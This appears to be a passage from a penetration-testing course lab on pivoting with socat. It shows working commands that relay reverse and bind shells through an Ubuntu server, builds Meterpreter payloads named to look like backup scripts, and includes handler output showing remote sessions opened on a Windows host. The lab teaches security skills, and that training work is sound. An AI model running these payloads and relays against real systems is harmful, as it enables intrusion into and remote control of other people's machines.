Socat Redirection with a Reverse Shell
Socat is a bidirectional relay tool that can create pipe sockets between 2 independent network channels without needing to use SSH tunneling. It acts as a redirector that can listen on one host and port and forward that data to another IP address and port. We can start Metasploit's listener using the same command mentioned in the last section on our attack host, and we can start socat on the Ubuntu server.
Starting Socat Listener
Socat Redirection with a Reverse Shell
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80Socat will listen on localhost on port 8080 and forward all the traffic to port 80 on our attack host (10.10.14.18). Once our redirector is configured, we can create a payload that will connect back to our redirector, which is running on our Ubuntu server. We will also start a listener on our attack host because as soon as socat receives a connection from a target, it will redirect all the traffic to our attack host's listener, where we would be getting a shell.
Creating the Windows Payload
Socat Redirection with a Reverse Shell
sasorirose@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 743 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
Keep in mind that we must transfer this payload to the Windows host. We can use some of the same techniques used in previous sections to do so.
Starting MSF Console
Socat Redirection with a Reverse Shell
sasorirose@htb[/htb]$ sudo msfconsole
Configuring & Starting the multi/handler
Socat Redirection with a Reverse Shell
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:80
We can test this by running our payload on the windows host again, and we should see a network connection from the Ubuntu server this time.
Establishing the Meterpreter Session
Socat Redirection with a Reverse Shell
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.10.14.18:80 -> 127.0.0.1 ) at 2022-03-07 11:08:10 -0500

meterpreter > getuid
Server username: INLANEFREIGHT\victor
Socat Redirection with a Bind Shell
Similar to our socat's reverse shell redirector, we can also create a socat bind shell redirector. This is different from reverse shells that connect back from the Windows server to the Ubuntu server and get redirected to our attack host. In the case of bind shells, the Windows server will start a listener and bind to a particular port. We can create a bind shell payload for Windows and execute it on the Windows host. At the same time, we can create a socat redirector on the Ubuntu server, which will listen for incoming connections from a Metasploit bind handler and forward that to a bind shell payload on a Windows target. The below figure should explain the pivot in a much better way.

We can create a bind shell using msfvenom with the below command.
Creating the Windows Payload
Socat Redirection with a Bind Shell
sasorirose@htb[/htb]$ msfvenom -p windows/x64/meterpreter/bind_tcp -f exe -o backupjob.exe LPORT=8443[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 499 bytes
Final size of exe file: 7168 bytes
Saved as: backupjob.exe
We can start a socat bind shell listener, which listens on port 8080 and forwards packets to Windows server 8443.
Starting Socat Bind Shell Listener
Socat Redirection with a Bind Shell
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443Finally, we can start a Metasploit bind handler. This bind handler can be configured to connect to our socat's listener on port 8080 (Ubuntu server)
Configuring & Starting the Bind multi/handler
Socat Redirection with a Bind Shell
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 10.129.202.64
RHOST => 10.129.202.64
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.129.202.64:8080
We can see a bind handler connected to a stage request pivoted via a socat listener upon executing the payload on a Windows target.
Establishing Meterpreter Session
Socat Redirection with a Bind Shell
[*] Sending stage (200262 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:46253 -> 10.129.202.64:8080 ) at 2022-03-07 12:44:44 -0500

meterpreter > getuid
Server username: INLANEFREIGHT\victor